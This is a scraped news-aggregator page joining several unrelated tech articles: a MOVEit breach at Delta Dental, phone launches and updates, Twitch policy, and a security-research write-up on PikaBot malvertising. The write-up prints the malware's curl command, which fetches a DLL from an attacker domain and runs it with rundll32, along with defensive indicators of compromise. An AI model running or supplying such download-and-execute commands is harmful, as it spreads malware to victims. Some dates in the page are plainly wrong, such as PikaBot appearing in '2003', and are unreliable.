Delta Dental Hit with 7 Million User Data Breach in MOVEit-Linked Attack

0
[ad_1]

Since its emergence in May 2023, the MOVEit vulnerability has been exploited by the Russian-linked Cl0p ransomware gang, revealing their involvement in the breach.

According to a data breach notification, the Oak Brook, Illinois, United States-based dental insurance provider Delta Dental has fallen prey to a sophisticated cyberattack orchestrated through the exploitation of a zero-day flaw in MOVEit Transfer.

The notorious Russian-linked ransomware syndicate, known as Cl0p, is behind the breach, compromising the private information of nearly seven million customers. Hackread.com can confirm that the Cl0p ransomware gang has indeed released the entire dataset on its dark web domain, making it available for public download through a torrent.
Delta Dental Hit with 7 Million User Data Breach in MOVEit-Linked Attack
Screenshot of the Torrent link (Credit: Hackread.com)

Delta Dental’s internal investigation concluded on July 6, has shed light on the severity of the incident. The cybercriminals successfully infiltrated and exfiltrated sensitive data belonging to Delta Dental of California and its affiliated entities on the MOVEit platform during the window between May 27 and May 30.

The severity of the situation prompted the company to promptly file a breach notification (PDF) with the Maine Attorney General, officially documenting the security incident on December 14, 2023.

The exposed information encompasses a trove of personal and highly sensitive details, presenting a significant risk to the affected individuals. Among the compromised data are names coupled with a combination of addresses, Social Security numbers, driver’s license numbers, or other state identification numbers, passport details, financial account information, tax identification numbers, individual health insurance policy numbers, and various health-related information.

This breach not only poses a threat to the privacy and security of Delta Dental’s customers but also raises concerns about the potential misuse of the stolen data. With the involvement of the Cl0p ransomware syndicate, known for its aggressive tactics, the aftermath of this breach could extend beyond typical data exposure scenarios.

Delta Dental is now faced with the daunting task of mitigating the fallout from this significant security incident. As the affected customers grapple with the potential ramifications of identity theft and financial fraud, cybersecurity experts emphasize the urgency of implementing robust measures to safeguard sensitive information.

In a comment to Hackread.com, Claude Mandy, Chief Evangelist of Data Security at Symmetry Systems, expressed empathy for the victims and cautioned them about potential phishing attacks that they may encounter.

“My thoughts are with the impacted patients from the incident, who are slowly finding out what information has been exposed. While the majority of the information is fungible and easily replaced with little impact, it still requires continual vigilance from the impacted parties to avoid further impact, whether monitoring financial accounts, and credit scores or being extra vigilant for phishing,” said Claude.

The recent data breach is concerning for Delta Dental and its customers. It underscores the importance for companies to promptly apply patches and secure their infrastructure. This breach highlights the exploitation of vulnerabilities in Ipswitch INC’s managed file transfer software, MOVEit Transfer, by groups like Cl0p.

So far, numerous organizations, spanning government agencies, airlines, educational and financial institutions, as well as healthcare providers, have fallen victim to the MOVEit-linked data breach. The compromised data includes sensitive information such as credit card numbers, Personally Identifiable Information (PII), and Social Security Numbers (SSNs).

  1. 900 U.S. Schools Hit by MOVEit Hack, Exposing Student Data
  2. Massive MOVEit Hack: 630K+ US Defense Officials’ Emails Breached
  3. UK’s Ofcom confirms cyber attack as PoC exploit for MOVEit is released
  4. Sony Data Breach via MOVEit Vulnerability Affects Thousands in the US
  5. Okta Breach Linked to Employee’s Google Account, Affects 134 Customers

[ad_2]
Source link
OnePlus Confirms OnePlus 12, 12R Launch Date

0
[ad_1]

This morning, OnePlus revealed when we can see the OnePlus 12 and OnePlus 12R smartphones launching in the US. According to the company, both phones will launch on January 23, 2024.

To help garner some hype for the two devices, OnePlus says that the “12 series devices represent the culmination of a decade in business; the devices were developed to address an industry-wide challenge in balancing high performance, high power consumption, effective heat dissipation, and longevity.” The company goes on to say that these new smartphones will prove that you don’t need “pro” or “ultra” in your name to provide the best specs and software experience.

OnePlus actually already announced the OnePlus 12 in China, so we basically know what to expect out of it already. For the OnePlus 12, we aren’t really getting any surprises from the company. It’ll boast a 6.82-inch QHD+ display, the new Snapdragon 8 Gen 3 processor inside, with up to 24GB of RAM and up to 1TB of storage. It’ll also have a 5,400 mAh capacity battery that can charge at 100W wired and 50W wireless. There are some leaks for the OnePlus 12R, which points to it leaving off the telephoto camera, otherwise, it’s looking similar to the OnePlus 12, but with a slightly larger battery.

It’s OnePlus’ 10-year anniversary!

It’s hard to imagine that OnePlus has been around for 10 years now. Its 10-year anniversary is actually tomorrow, December 16, 2013. The OnePlus One launched in early 2014. For the 10-year anniversary, OnePlus has a new video that walks you through the company’s history, as well as founding members and friends. It’s a really interesting video to watch.

While OnePlus hasn’t quite taken over the major players in the space as they had planned to out of the gate, they are a pretty solid option in most areas around the world. Here in the US, they are a solid fourth-place smartphone maker behind Apple, Samsung, and Motorola. This is largely because OnePlus phones aren’t sold on carriers in the US nowadays.


[ad_2]
Source link

PikaBot distributed via malicious search ads

0
[ad_1]

During this past year, we have seen an increase in the use of malicious ads (malvertising) and specifically those via search engines, to drop malware targeting businesses. In fact, browser-based attacks overall have been a lot more common if we include social engineering campaigns.

Criminals have found success in acquiring new victims thanks to search ads; we believe there are specialized services that help malware distributors and affiliates to bypass Google’s security measures and helping them to set up a decoy infrastructure. In particular, we saw similarities with the malvertising chains previously used to drop FakeBat.

In the past few days, researchers including ourselves have observed PikaBot, a new malware family that appeared in early 2003, distributed via malvertising. PikaBot was previously only distributed via malspam campaigns similarly to QakBot and emerged as one of the preferred payloads for a threat actor known as TA577.

In this blog post, we share details about this new campaign along with indicators of compromise.

PikaBot via malspam

PikaBot was first identified as a possible Matanbuchus drop from a malspam campaign by Unit 42 in February 2023. The name PikaBot was later given and attributed to TA577, a threat actor that Proofpoint saw involved in the distribution of payloads such as QakBot, IcedID, SystemBC as well as Cobalt Strike. More importantly, TA577 has been associated with ransomware distribution.


Researchers at Cofense observed a rise in malspam campaigns to deliver both DarkGate and PikaBot, following the takedown of the QakBot botnet in August 2023. A typical distribution chain for PikaBot usually starts with an email (hijacked thread) containing a link to an external website. Users are tricked to download a zip archive containing a malicious JavaScript.

The JavaScript creates a random directory structure where it retrieves the malicious payload from an external website via the curl utility:

"C:\Windows\System32\cmd.exe" /c mkdir C:\Gkooegsglitrg\Dkrogirbksri & curl https://keebling[.]com/Y0j85XT/0.03471530983348692.dat --output C:\Gkooegsglitrg\Dkrogirbksri\Wkkfgujbsrbuj.dll
curl https://keebling[.]com/Y0j85XT/0.03471530983348692.dat --output C:\Gkooegsglitrg\Dkrogirbksri\Wkkfgujbsrbuj.dll

It then executes the paylod (DLL) via rundll32:

rundll32 C:\Gkooegsglitrg\Dkrogirbksri\Wkkfgujbsrbuj.dll,Enter


As described by OALabs, PikaBot’s core module is then injected into the legitimate SearchProtocolHost.exe process. PikaBot’s loader also hides its injection by using indirect syscalls, making the malware very stealthy.

Distribution via malvertising

The campaign targets Google searches for the remote application AnyDesk. Security researcher Colin Cowie observed the distribution chain and the payload was later confirmed to be PikaBot by Ole Villadsen.


We also saw this campaign via a different ad impersonating the AnyDesk brand, belonging to the fake persona “Manca Marina”:


A decoy website has been setup at anadesky[.]ovmv[.]net:


The download is a digitally signed MSI installer. It’s worth noting that it had zero detection on VirusTotal at the time we collected it. However, the more interesting aspect is how it evades detection upon execution.

The diagram below from JoeSandbox summarizes the execution flow:

Malvertising similarities with FakeBat


The threat actors are bypassing Google’s security checks with a tracking URL via a legitimate marketing platform to redirect to their custom domain behind Cloudflare. At this point, only clean IP addresses are forwarded to the next step.

They perform fingerprinting via JavaScript to determine, among other things, if the user is running a virtual machine. Only after the check is successful do we see a redirect to the main landing page (decoy AnyDesk site).

What’s interesting is that there is a second fingerprinting attempt when the user clicks the download button. This is likely to ensure that the download link won’t work in a virtualized environment. In this particular campaign, the threat actor is hosting the MSI installer on Dropbox.


We noticed that previous malvertising chains used the same redirection mechanism via onelink[.]me as well as URL structure. These incidents were previously reported to Google and targeted Zoom and Slack search ads:

In some of these instances, we had identified the payload as FakeBat. This is particularly interesting because it points towards a common process used by different threat actors. Perhaps, this is something akin to “malvertising as a service” where Google ads and decoy pages are provided to malware distributors.

Conclusion

Several years ago, exploit kits were the primary malware distribution vector via drive-by downloads. As vulnerabilities in the browser and its plugins began to be less effective, threat actors concentrated on spam to target businesses. However, some did continue to target browsers but instead had to rely on social engineering, luring victims with fake browser updates.

With malvertising, we see another powerful delivery vector that does not require the user to visit a compromised site. Instead, threat actors are piggybacking on search engines and simply buyings ads that they know their target will be exposed to. As we may have said before, businesses can prevent this risk by only allowing their end users to install applications via their own trusted repositories.

Malwarebytes detects the malicious MSI installers as well as the web infrastructure used in these malvertising campaigns. We have reported the malicious ads and download URLs to Google and Dropbox respectively.

Special thanks to Sergei Frankoff, Ole Villadsen, and pr0xylife for their help and feedback.

Indicators of Compromise

Malicious domains

anadesky[.]ovmv[.]net
cxtensones[.]top

Dropbox payloads

dropbox[.]com/scl/fi/3o9baztz08bdw6yts8sft/Installer.msi?dl=1&rlkey=wpbj6u5u6tja92y1t157z4cpq
dropbox[.]com/scl/fi/p8iup71lu1tiwsyxr909l/Installer.msi?dl=1&rlkey=h07ehkq617rxphb3asmd91xtu
dropbox[.]com/scl/fi/tzq52v1t9lyqq1nys3evj/InstallerKS.msi?dl=1&rlkey=qbtes3fd3v3vtlzuz8ql9t3qj

PikaBot hashes

0e81a36141d196401c46f6ce293a370e8f21c5e074db5442ff2ba6f223c435f5
da81259f341b83842bf52325a22db28af0bc752e703a93f1027fa8d38d3495ff
69281eea10f5bfcfd8bc0481f0da9e648d1bd4d519fe57da82f2a9a452d60320

PikaBot C2s

172[.]232[.]186[.]251
57[.]128[.]83[.]129
57[.]128[.]164[.]11
57[.]128[.]108[.]132
139[.]99[.]222[.]29
172[.]232[.]164[.]77
54[.]37[.]79[.]82
172[.]232[.]162[.]198
57[.]128[.]109[.]221

[ad_2]
Source link

Galaxy S21, Fold 5 & Flip 5 get Samsung’s December update

0
[ad_1]

Samsung continues to release new updates for Galaxy devices left, right, and center. On one hand, it is pushing Android 14 to eligible models. On the other hand, it is rolling out the December security patch to devices that aren’t eligible for the new Android version or have already been updated. The Galaxy Galaxy S21, Galaxy Z Fold 5, Galaxy Z Flip 5, and Galaxy Z Fold 2 are now receiving the latest security update.

Galaxy S21 and recent foldables pick up Samsung’s December update

Samsung’s Galaxy S21, Galaxy S21+, and Galaxy S21 Ultra are currently picking up the December security update in Europe. The new firmware build number for the 2021 flagship trio is G99*BXXS9FWKB. The update brings this month’s security fixes and nothing more, the official changelog confirms. The company will release the new SMR (Security Maintenance Release) for the phones in more markets, including the US, in the coming weeks.

The latest security patch for the Galaxy Z Fold 5 is available more widely. Samsung is rolling out the update in Asia and Europe with the build number F946BXXS1BWKI. A global rollout should follow soon. Once again, the update is all about the December SMR. There aren’t any new features or functional improvements in tow. These devices recently received Android 14-based One UI 6.0 with tons of goodies, so that isn’t surprising.

It is the same story for the Galaxy Z Flip 5 as well. Samsung is pushing the latest security fixes to this year’s clamshell foldable in Europe and Asia. The update comes with the build number F731BXXS1BWKI. Like the Fold model, the new Flip isn’t getting any additional goodies. The Korean behemoth will push the December SMR to the foldable in more markets over the next few days.

The December security update is also rolling out widely to the Galaxy Z Fold 2. The aging foldable, which isn’t eligible for Android 14, recently picked up the latest SMR in the US. It is now receiving the new security patch in international markets, including in Europe, Asia, and Africa. The updated firmware version for the 2020 foldable phone is F916BXXS5KWK1. As you might expect, it isn’t getting anything more than this month’s security fixes.

Samsung’s latest security release patches over 60 vulnerabilities

The December SMR for Samsung Galaxy devices is a pretty big one. The Korean firm is pushing fixes for more than 60 vulnerabilities, including at least seven critical security issues. These patches will be available to more Galaxy phones and tablets over the next few weeks. As usual, you can check for updates from the Settings app on your Samsung device.


[ad_2]
Source link

Zerocopter Debuts First Hacker-Led Cybersecurity Marketplace

0
[ad_1]

Cybersecurity firm Zerocopter has launched the first-ever Cybersecurity Marketplace led by white-hat hackers.

With cybercrime projected to cost $8 trillion in 2023 and businesses, particularly smaller ones, often lacking the resources and expertise to keep up, the digital sector is fast becoming the most vulnerable one. This calls for redefining cybersecurity solutions, and a cybersecurity firm, Zerocopter, has come up with an innovative and perhaps game-changing solution to this problem.

Zerocopter has launched a hacker-led marketplace for security solutions. The platform is designed to be accessible, flexible, and supported by a hundreds-strong hacker network. The platform offers a tailored security suite powered by ethical hackers, providing precision and agility impossible with traditional tools. 

For your information, Zerocopter is a global cybersecurity firm with a network of world-class hackers ready to provide continuous online security to organizations. Founded in 2015, the company offers affordable, scaleable cybersecurity solutions across various sectors, including finance, aviation, international education, and law.

The marketplace is created to offer a tailored solution for businesses, ensuring they can protect their assets and operations. Erik Ploegmakers, CEO of Zerocopter, stated in the company’s press release that it will devise solutions to curb the growing threat landscape. 

“To fully appreciate the extent of the digital attack surface and level of potential threats, companies need to go beyond the tick-box cybersecurity approach,” Ploegmakers said in a press release shared with Hackread.com.

So, what makes this marketplace different? According to Ploegmakers, Zerocopter’s “custom-made marketplace” will be operated by hackers, and their primary task will be to find flaws and security breaches, mainly focusing on flaws that generic tools cannot detect.

“Whatever the customer requirements are, we carefully match them with one of our world-class, vetted hackers with the appropriate skill set for that particular case,” he added.

The marketplace offers scaled safety by leveraging the collective intelligence of the world’s best hackers to provide top-of-the-line threat protection at a fraction of the cost of other solutions.

The CEO also highlighted that every hacker undergoes a rigorous vetting process to ensure they comply with a strict code of conduct and are the best at their job. Zerocopter also assesses and validates vulnerability reports, allowing organizations to focus on fixing security issues quickly.

Furthermore, it provides bug bounty, incentivizing hackers based on the threat level allowing continuous surveillance. Its Dedicated Hacker Time, a micro-consulting solution with a global hacker force, will match companies with hackers with the skillsets and knowledge needed for specific tasks. 

Moreover, Zerocopter ensures compliance with evolving regulations like the EU’s NIS2 Directive through its expertise in CVD (Coordinated Vulnerability Disclosure). This allows companies to manage the flood of reports associated with CVD easily and affordably.

The launch of the marketplace led by ethical hackers is good news for a sector where threats keep evolving and looming. The company has delivered a powerful message that cybersecurity doesn’t have to be expensive, complex, or inaccessible.

  1. Understanding the E-Commerce Marketplaces in Europe
  2. The Rise of Blockchain Gaming and Secure Marketplaces
  3. New Dark Web Market Styx: Focuses on Money Laundering
  4. Dark Web Domain of Genesis Market and Infrastructure Sold
  5. Russian Dark Net Markets Dominate the Global Illicit Drug Trade

[ad_2]
Source link

This Nothing Phone (2a) leak shows a revamped Glyph Interface

0
[ad_1]

Carl Pei is not holding any punches with his business ambitions. Just a year after Nothing released its first phone, Nothing already has a sub-brand called CMF by Nothing and a line of apparel. Now, there are rumors pointing to a possible budget-friendly offering from the company called the Nothing Phone (2a). While we don’t have much information on this phone at the moment, we just got a pretty significant leak of the Nothing Phone (2a). With it, we see what could be a change to the Glyph Interface.

Since this is a leak, you’ll want to take this with a grain of salt. We don’t know 100% if the company is going to be launching this phone, so there’s always the chance that the company won’t launch it. Just keep that in mind.

The Nothing Phone (2a) just got a pretty significant leak

Now, this is far from a photo of a production unit, but it’s from a trusted source, Dylan Roussel. The tipster made a post on X outlining some leaked information about the phone. According to the post, the Nothing Phone (2a) will have the model number A142. It could have the codename Pacman or Areo(dacity). That remains to be seen.

Looking at the leaked specs, we can tell that this phone will appeal to the mid-range market. The leak points to this phone using the MediaTek Dimensity 7200. This is a mid-range SoC that should still deliver some solid power.

The Glyph Interface could be wildly different


In the X post, we saw an animation of the phone’s possible Glyph Interface. Right off the bat, we see that it could look massively different from the first two Nothing Phones. Rather than having  11 different lighted segments, we only see three.

We see these three segments around the center-positioned camera bump. That’s also a major change from the other two Nothing Phones. The camera bump looks to be rather large and may house a dual-camera package. We see two segments on the left of the camera bump and one on the right.

Just like with current Nothing Phones, the segments will light up individually for different actions. They could flash different patterns depending on your ringtone. One segment could act as a battery bar letting you know how close your phone is to dying.

When could we see this phone?

At this point, we don’t know when/if this phone will see the light of day. However, rumor points to this phone getting an unveiling during MWC 2024. While at the event, there’s a chance that Carl Pei could also reveal the Nothing Phone (3).


[ad_2]
Source link

Twitch policies for sexual content are now less strict

0
[ad_1]

[UPDATE: Twitch rescinded the change with another police update ]

Most social platforms have strict rules in place against nudity and sexual content. They might even ban or suspend users for posting explicit images and videos. However, the streaming service Twitch is taking a U-turn. It is loosening some of its rules that were enacted against posting sexual material, BBC reports.

As Twitch states in its blog post, the previous rules were “confusing.” So it was difficult for users to determine how the platform treats their content. “We want streamers to feel confident they understand our rules and viewers to feel confident they will get the experience they expect.” To do so, Twitch has updated its approach toward sexual content and content classification labels.

The first change is the Sexually Suggestive Content and Sexually Explicit Content policies are now consolidated into a single category, dubbed “Sexual Content Policy.” The new policy clarifies which type of sexual content is banned on Twitch.

Twitch revises its sexual content policies for more clarity

Meanwhile, streamers can still label explicit content that might not be suitable for all viewers. Some sexual content that was previously banned on Twitch is now allowed with the Sexual Themes Label. For example, content that “deliberately highlighted breasts, buttocks or pelvic region” is permitted with labels.

Additionally, the drawn, animated, or sculpted breasts, genitals, and buttocks, regardless of gender, are allowed. Body writing on female-presenting breasts or buttocks, regardless of gender, and erotic dances that involve disrobing or disrobing gestures are other cases of newly allowed content on Twitch.

Twitch further notes that games that feature nudity and pornography as a “core focus” or feature are entirely banned on the platform. Also, Twitch itself can enable Sexual Themes Label for the content it finds explicit but not labeled by the streamer.

Twitch took a similar path with Hot Tub Streams

In 2021, a new kind of stream suddenly became popular on Twitch: Hot Tub Streams. The stream involved women with swimwear in their at-home hot tubs. Everyone thought Twitch might ban users who post such content.

However, the platform said in a blog post that “being found to be sexy by others is not against our rules, and Twitch will not take enforcement action against women, or anyone on our service, for their perceived attractiveness.” Twitch even introduced a new category called “Pools, Hot Tubs and Beaches” so users can find related streams more easily.


[ad_2]
Source link

Samsung rolls out December update to the Galaxy Watch 5

0
[ad_1]


Samsung has released a new update for its Galaxy Watch 5 series smartwatches. The company is pushing the latest, December 2023 security patch to the wearables. The update also brings system stability and reliability improvements. There aren’t any new features or functional enhancements in tow.

The Galaxy Watch 5 series receives Samsung’s December update

Samsung’s December security update is rolling out to both Galaxy Watch 5 and Galaxy Watch 5 Pro. The new firmware build number for the devices is BWL1 (last four characters). As the official changelog reveals, it is a relatively small update with the latest security fixes and stability improvements. Samsung may have optimized the system software for a more reliable performance.

The Korean firm’s updated security bulletin for December 2023 mentions more than 60 vulnerability patches for the Galaxy family. At least seven of those are confirmed to be critical security issues. The vast majority of the remaining fixes concern high-severity flaws. Most of these issues likely don’t exist on the Galaxy Watch 5 and Galaxy Watch 5 Pro, but a few surely do. Samsung’s latest update will safeguard the two watches against these vulnerabilities.

This is the first update for Samsung’s 2022 smartwatches since they picked up the One UI 5 Watch upgrade in August. Based on Wear OS 4, the previous update was a major one that brought tons of new features and functional improvements. From new watch faces and tiles to improvements for Samsung Health, call controls, camera controls, gestures, and more, the Galaxy Watch 5 duo received a lot of goodies. The latest update is all about security fixes.

If you are using either model, keep an eye on the Galaxy Wearable app on your connected smartphone. You should receive a notification from the app once the update reaches your unit. You can also manually check for updates from the app or the watch itself. Go to Watch settings (Settings app on watch) > Software update > Download and install. Note that OTA (over the air) updates are released in batches and may not be available to everyone at the same time.

Other Samsung smartwatches may also soon receive a new update

Samsung may soon push new updates to the Galaxy Watch 4 series and Galaxy Watch 6 series too. The former lineup received the One UI 5Watch upgrade in September and hasn’t received any update since. The Galaxy Watch 6 series, on the other hand, debuted with One UI 5 Watch and last received an update in early November. We will let you know when Samsung releases new updates for these watches.


[ad_2]
Source link

Galaxy Buds 3 Pro to feature on-device AI for real-time translation

0
[ad_1]

Samsung recently launched the Galaxy Book 4 series Windows laptops with AI integration. The company is also gearing up to introduce the Galaxy S24 series flagship smartphone next month with on-device AI capabilities. Leaks have revealed that the new phones are laden with AI features. It appears the Korean behemoth will offer some sort of AI functions on its next-gen wireless earbuds—Galaxy Buds 3 Pro—too.

Galaxy Buds 3 Pro may boast on-device AI capabilities

In October, Samsung launched the Galaxy Buds FE as an affordable pair of TWS earbuds. They offer excellent sound quality, noise cancelation, and other features for their price point ($99). However, the Galaxy Buds FE isn’t the company’s flagship wireless earphone. The new buds lack in some areas, including touch controls. They aren’t on the same level as the Galaxy Buds 2 Pro, which debuted in August last year.

Samsung is expected to bring a sequel to the Galaxy Buds 2 Pro in the second half of 2024, possibly alongside the Galaxy Z Fold 6 and Galaxy Z Flip 6 foldables. While details are scarce, renowned X tipster Revegnus recently revealed an interesting piece of information about the next-gen flagship TWS earbuds from the Korean firm. They say the new buds will boast on-device AI capabilities.

According to the source, the Galaxy Buds 3 Pro will use AI for real-time translation services. The Korean media suggests that Samsung may offer real-time translation of voices during calls. Moreover, the buds may be able to translate face-to-face conversations as they happen, eliminating any language barrier between two individuals. The company could be working on more AI features for the upcoming wireless earbuds.

AI could also help enhance some of the existing features of Samsung’s Galaxy Buds. Samsung could use artificial intelligence for a more effective active noise cancelation (ANC) and ambient mode. Unfortunately, not much is known about the specs and features of the Galaxy Buds 3 Pro. The Korean firm may improve the audio quality and battery life over the current Pro model.

Samsung won’t launch new earbuds with the Galaxy S24 series

Samsung is expected to launch the Galaxy S24 series on January 17, 2024. The upcoming flagship trio seemingly won’t be accompanied by new earbuds. The company recently launched an affordable pair, so it isn’t rushing to bring the Galaxy Buds 3 Pro to the market. The next-gen flagship earbuds will probably debut alongside the 2024 Galaxy foldables. We will let you know when we have more information.


[ad_2]
Source link

The Pixel Recorder now uses the cloud to expand its transcribing capabilities

0
[ad_1]

The Google Pixel Recorder is probably the smartest audio recording app on a smartphone, and the company keeps making it smarter. According to a new report, Google found a way to extend the available list of supported languages. It’s called Transcribe Again, and it will make the Pixel Recorder much more useful.

The Pixel Recorder is an app that you can only access if you own a Pixel device. It has access to several powerful features, like on-device voice dictation, automatic voice labeling, clip editing, and more. Some of the features will depend on the model of Pixel phone you have. Sometimes, Google brings advanced features to the newest Pixel phone to entice you.

Right now, there’s a list of supported languages that the app can use in the Pixel Recorder. It’s a nice amount, but you can’t expect an app to have all of the languages. You’re likely to run into a language that’s not supported. This is why tools as powerful as the Pixel Recorder need some assistance.

The Pixel Recorder is getting a Transcribe Again feature

